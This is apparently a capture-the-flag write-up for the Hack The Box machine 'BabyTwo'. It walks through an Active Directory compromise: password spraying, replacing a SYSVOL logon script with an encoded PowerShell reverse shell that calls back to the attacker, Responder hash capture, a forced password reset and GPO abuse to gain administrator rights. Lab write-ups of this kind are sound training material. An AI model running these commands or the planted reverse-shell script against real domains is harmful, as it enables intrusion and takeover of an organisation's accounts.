Machine Overview
BabyTwo is a Medium difficulty Windows Active Directory machine. Without provided credentials, enumeration begins with anonymous SMB access, which leads to finding a VBScript login file. After performing a password spray, valid credentials are obtained and uploaded to BloodHound. The foothold is achieved by replacing the login.vbs logon script on SYSVOL with a reverse shell. Privilege escalation follows an AD attack path involving NTLMv1 hash capture, GPO ownership abuse via GPOwned, and pyGPOAbuse to add the attacker to the Administrators group.
Initial Enumeration
Port Scanning
I begin with a full port scan to identify open services.
┌──(kali㉿kali)-[~/HTB/Delegate]
└─$ nmap 10.129.38.251
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 16:59 CET
Nmap scan report for 10.129.38.251
Host is up (0.42s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
A detailed service scan reveals typical Active Directory ports: SMB (445), LDAP (389/636), Kerberos (88), and WinRM (5985).
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ nmap -p53,88,135,139,389,445,464,593,636,3389 -sCV 10.129.234.72
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-13 20:02 CET
Nmap scan report for 10.129.234.72
Host is up (0.063s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-13 19:02:26Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BABY2
|   NetBIOS_Domain_Name: BABY2
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: baby2.vl
|   DNS_Computer_Name: dc.baby2.vl
|   DNS_Tree_Name: baby2.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-01-13T19:02:33+00:00
|_ssl-date: 2026-01-13T19:03:13+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=dc.baby2.vl
| Not valid before: 2025-08-18T14:29:57
|_Not valid after:  2026-02-17T14:29:57
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-01-13T19:02:35
|_  start_date: N/A
Foothold: SMB Enumeration & Login Script Abuse
Anonymous SMB Access
Since no credentials were provided, I check for anonymous access on the SMB server. Anonymous authentication succeeds, and I discover read and write permissions on the homes share.
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ smbmap -H 10.129.234.72 -u anonymous

[+] IP: 10.129.234.72:445       Name: baby2.vl                  Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        apps                                                    READ ONLY
        C$                                                      NO ACCESS       Default share
        docs                                                    NO ACCESS
        homes                                                   READ, WRITE
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
I connect to the homes share using smbclient to enumerate its contents.
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ smbclient \\\\10.129.234.72\\homes -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jan 13 20:05:32 2026
  ..                                  D        0  Tue Aug 22 22:10:21 2023
  Amelia.Griffiths                    D        0  Tue Aug 22 22:17:06 2023
  Carl.Moore                          D        0  Tue Aug 22 22:17:06 2023
  Harry.Shaw                          D        0  Tue Aug 22 22:17:06 2023
  Joan.Jennings                       D        0  Tue Aug 22 22:17:06 2023
  Joel.Hurst                          D        0  Tue Aug 22 22:17:06 2023
  Kieran.Mitchell                     D        0  Tue Aug 22 22:17:06 2023
  library                             D        0  Tue Aug 22 22:22:47 2023
  Lynda.Bailey                        D        0  Tue Aug 22 22:17:06 2023
  Mohammed.Harris                     D        0  Tue Aug 22 22:17:06 2023
  Nicola.Lamb                         D        0  Tue Aug 22 22:17:06 2023
  Ryan.Jenkins                        D        0  Tue Aug 22 22:17:06 2023

                6126847 blocks of size 4096. 1091338 blocks available
Discovering the Login Script
The share directories are empty. I pivot to the NETLOGON share and find a login.vbs file — a VBScript executed by the Windows Script Host (WSH) during user logon. I download it for analysis.
smb: \> get login.vbs
getting file \login.vbs of size 992 as login.vbs (7.8 KiloBytes/sec) (average 7.8 KiloBytes/sec)
I inspect the file contents for sensitive data such as hardcoded credentials, configuration parameters, internal hostnames, or references to other services that could expand the attack surface.
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ cat login.vbs
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
The script doesn't contain credentials directly. I also check the apps share and find a login.vbs.lnk shortcut and a CHANGELOG file, but these don't reveal new information either.
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ smbclient \\\\10.129.234.72\\apps -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Sep  7 21:12:59 2023
  ..                                  D        0  Tue Aug 22 22:10:21 2023
  dev                                 D        0  Thu Sep  7 21:13:50 2023

                6126847 blocks of size 4096. 1380013 blocks available
smb: \> cd dev\
smb: \dev\> ls
  .                                   D        0  Thu Sep  7 21:13:50 2023
  ..                                  D        0  Thu Sep  7 21:12:59 2023
  CHANGELOG                           A      108  Thu Sep  7 21:16:15 2023
  login.vbs.lnk                       A     1800  Thu Sep  7 21:13:23 2023
cd
                6126847 blocks of size 4096. 1380357 blocks available
smb: \dev\> get login.vbs.lnk
getting file \dev\login.vbs.lnk of size 1800 as login.vbs.lnk (9.5 KiloBytes/sec) (average 9.5 KiloBytes/sec)
smb: \dev\> get CHANGELOG
getting file \dev\CHANGELOG of size 108 as CHANGELOG (0.8 KiloBytes/sec) (average 5.9 KiloBytes/sec)
Password Spray
With no credentials found, I try a password spray — testing whether any users have set their password equal to their username (a common weak-password pattern). Using netexec, two valid credential pairs are discovered.
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ cat users.txt
Amelia.Griffiths
Carl.Moore
Harry.Shaw
Joan.Jennings
Joel.Hurst
Kieran.Mitchell
Lynda.Bailey
Mohammed.Harris
Nicola.Lamb
Ryan.Jenkins
library

┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ netexec smb baby2.vl -u users.txt -p users.txt --continue-on-success | grep "\[+\]"
SMB                      10.129.234.72   445    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
SMB                      10.129.234.72   445    DC               [+] baby2.vl\library:library

┌─[eu-dedivip-2]─[10.10.15.63]─[hackthekat123@htb-bhtrrp7biz]─[~]
└──╼ [★]$ nxc smb baby2.vl -u library -p library --shares
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.72   445    DC               [+] baby2.vl\library:library
SMB         10.129.234.72   445    DC               [*] Enumerated shares
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.72   445    DC               apps            READ,WRITE
SMB         10.129.234.72   445    DC               C$                              Default share
SMB         10.129.234.72   445    DC               docs            READ,WRITE
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.72   445    DC               SYSVOL          READ            Logon server share

┌─[eu-dedivip-2]─[10.10.15.63]─[hackthekat123@htb-bhtrrp7biz]─[~]
└──╼ [★]$ nxc smb baby2.vl -u Carl.Moore -p Carl.Moore --shares
SMB         10.129.234.72   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.72   445    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
SMB         10.129.234.72   445    DC               [*] Enumerated shares
SMB         10.129.234.72   445    DC               Share           Permissions     Remark
SMB         10.129.234.72   445    DC               -----           -----------     ------
SMB         10.129.234.72   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.72   445    DC               apps            READ,WRITE
SMB         10.129.234.72   445    DC               C$                              Default share
SMB         10.129.234.72   445    DC               docs            READ,WRITE
SMB         10.129.234.72   445    DC               homes           READ,WRITE
SMB         10.129.234.72   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.72   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.72   445    DC               SYSVOL          READ            Logon server share
LDAP Collection & BloodHound
With valid credentials, I collect LDAP data for BloodHound using nxc.
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ nxc ldap 10.129.234.72 -u 'Carl.Moore' -p 'Carl.Moore' --bloodhound --collection All --dns-server 10.129.234.72
LDAP        10.129.234.72   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:baby2.vl)
LDAP        10.129.234.72   389    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
LDAP        10.129.234.72   389    DC               Resolved collection methods: container, psremote, objectprops, dcom, acl, localadmin, rdp, session, trusts, group
LDAP        10.129.234.72   389    DC               Done in 00M 07S
LDAP        10.129.234.72   389    DC               Compressing output into /home/kali/.nxc/logs/DC_10.129.234.72_2026-01-13_211523_bloodhound.zip
BloodHound doesn't reveal a direct attack path from the owned users. I decide to weaponize the login.vbs logon script instead — replacing it with a reverse shell payload generated from https://www.revshells.com/. When any domain user logs on, the malicious script executes and calls back to my listener.
cat login.vbs
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
Dim objShell
Set objShell = CreateObject("WScript.Shell")
objShell.Run "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4AMQA1ADQAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA" , 0, False
Set objShell = Nothing
Getting a Shell
I upload the modified VBScript to the SYSVOL share, start a listener, and wait for a domain user to trigger the logon script.
─[eu-dedivip-2]─[10.10.15.63]─[hackthekat123@htb-bhtrrp7biz]─[~]
└──╼ [★]$ smbclient \\\\baby2.vl\\SYSVOL -U Carl.Moore%Carl.Moore
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Aug 22 12:37:36 2023
  ..                                  D        0  Tue Aug 22 12:37:36 2023
  baby2.vl                           Dr        0  Tue Aug 22 12:37:36 2023

    6126847 blocks of size 4096. 1960001 blocks available
smb: \> cd baby2.vl
smb: \baby2.vl\> ls
  .                                   D        0  Tue Aug 22 12:43:55 2023
  ..                                  D        0  Tue Aug 22 12:37:36 2023
  DfsrPrivate                      DHSr        0  Tue Aug 22 12:43:55 2023
  Policies                            D        0  Tue Aug 22 12:37:41 2023
  scripts                             D        0  Mon Aug 25 03:30:39 2025

    6126847 blocks of size 4096. 1960001 blocks available
smb: \baby2.vl\> cd scripts
smb: \baby2.vl\scripts\> ls
  .                                   D        0  Mon Aug 25 03:30:39 2025
  ..                                  D        0  Tue Aug 22 12:43:55 2023
  login.vbs                           A      992  Sat Sep  2 09:55:51 2023

    6126847 blocks of size 4096. 1960001 blocks available
smb: \baby2.vl\scripts\> del login.vbs
smb: \baby2.vl\scripts\> put login.vbs
putting file login.vbs as \baby2.vl\scripts\login.vbs (65.2 kb/s) (average 65.2 kb/s)
The listener receives a connection — I have a shell as the user Amelia.
┌─[eu-dedivip-2]─[10.10.15.63]─[hackthekat123@htb-3pszu1yqrz]─[~]
└──╼ [★]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.15.63] from (UNKNOWN) [10.129.234.72] 50673
User Flag
I verify my identity with whoami and search for the user flag. It's not in the standard Desktop location but directly on the C:\ drive.
PS C:\Users> whoami
baby2\amelia.griffiths

PS C:\Users> cd ..
PS C:\> ls

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/16/2025   2:27 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         4/16/2025   1:51 AM                Program Files
d-----         8/22/2023  10:30 AM                Program Files (x86)
d-----         8/22/2023   1:10 PM                shares
d-----         8/22/2023  12:35 PM                temp
d-r---         8/22/2023  12:54 PM                Users
d-----         8/20/2025   9:05 AM                Windows
-a----         4/16/2025   2:48 AM             32 user.txt

PS C:\> cat user.txt
42783b2c1483aeb70eca6810f0645c38See terminal outputPrivilege Escalation: GPO Abuse
NTLMv1 Hash Capture
To escalate privileges, I attempt to capture NTLM hashes. While still logged in as amelia.griffiths, I start Responder on a separate terminal to capture authentication hashes. The captured hash is NTLMv1 — which is harder to crack than NTLMv2 and must first be converted to standard NTLM format.
whoami
baby2\amelia.griffiths
PS C:\Windows\system32> net use \\10.10.16.154\share
I execute this command from my Kali attacker machine. The output provides crucial information about the target's configuration that will guide the next steps of the exploitation chain.
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ sudo responder -I tun0

[SMB] NTLMv1-SSP Hash     : Amelia.Griffiths::BABY2:6D884DE3BF10003000000000000000000000000000000000:7E5EEEF5DE5D649574C9D42015571A7C3BF60115F8B98352:2532e99d6c6defe8
BloodHound Attack Path
Converting the NTLMv1 hash hits a dead end — the conversion tools produce errors and the hash cannot be cracked. I return to BloodHound and analyze the shortest path to Domain Admins.
 BloodHound shortest path to Domain Admins
GPO Ownership & Abuse
The attack path requires changing the password of the gpoadm user, adding the appropriate domain object ACL, and then performing a GPO abuse attack. A Group Policy Object (GPO) abuse allows an attacker to modify group policies to add themselves to the Administrators group.
Step 1 — Change gpoadm password and add DomainObjectACL
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainTect -Force
PS C:\temp> Set-DomainUserPassword -Identity gpoadm -AccountPassword $UserPassword
PS C:\temp> Add-DomainObjectAcl -TargetIdentity "gpoadm" -PrincipalIdentity amelia.griffiths -Domain baby2.vl -Rights All -Verbose
Step 2 — Retrieve GPO ID using GPOwned
I use the GPOwned tool (https://github.com/X-C3LL/GPOwned) to find the GPO ID required for the abuse.
┌──(kali㉿kali)-[~/HTB/BabyTwo]
└─$ python3 GPOwned.py -u gpoadm -p 'Password123!' -d baby2.vl -dc-ip 10.129.234.72 -gpcmachine -listgpo
                GPO Helper - @TheXC3LL
                Modifications by - @Fabrizzio53


[*] Connecting to LDAP service at 10.129.234.72
[*] Requesting GPOs info from LDAP

[+] Name: {31B2F340-016D-11D2-945F-00C04FB984F9}
        [-] displayName: Default Domain Policy
        [-] gPCFileSysPath: \\baby2.vl\sysvol\baby2.vl\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
        [-] gPCMachineExtensionNames: [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
        [-] versionNumber: 30
        [-] Verbose:
                ---             ---
                Registry Settings
                EFS Policy
                ---             ---
                Security
                Computer Restricted Groups
                ---             ---
                EFS Recovery
                EFS Policy

[+] Name: {6AC1786C-016F-11D2-945F-00C04fB984F9}
        [-] displayName: Default Domain Controllers Policy
        [-] gPCFileSysPath: \\baby2.vl\sysvol\baby2.vl\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
        [-] gPCMachineExtensionNames: [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
        [-] versionNumber: 2
        [-] Verbose:
                ---             ---
                Security
                Computer Restricted Groups

[^] Have a nice day!
Step 3 — GPO Abuse with pyGPOAbuse
Using pyGPOAbuse (https://github.com/Hackndo/pyGPOAbuse), I modify the GPO to add the gpoadm user to the local Administrators group. After the GPO refreshes, the gpoadm account has administrator privileges.
┌──(kali㉿kali)-[~/HTB/BabyTwo/pyGPOAbuse]
└─$ python3 pygpoabuse.py baby2.vl/gpoadm:'Password123!' -gpo-id 31B2F340-016D-11D2-945F-00C04FB984F9 -dc-ip 10.129.234.72 -v -command 'net localgroup administrators /add gpoadm'
[*] Version updated
[+] ScheduledTask TASK_62cfb0ff created!
Administrator Access
I connect to the machine as gpoadm using Evil-WinRM and read the root flag from the Administrator's Desktop.
┌──(kali㉿kali)-[~/HTB/BabyTwo/ntlmv1-multi]
└─$ evil-winrm -i 10.129.234.72 -u gpoadm -p 'Password123!'

*Evil-WinRM* PS C:\Users\gpoadm\Documents>

*Evil-WinRM* PS C:\Users\gpoadm\Documents> net user gpoadm
User name                    gpoadm
Full Name                    gpoadm
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/15/2026 11:20:40 AM
Password expires             Never
Password changeable          1/16/2026 11:20:40 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/15/2026 11:20:45 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
293500962edc31fa154951eeeb5740f9See terminal output Root flag obtained as Administrator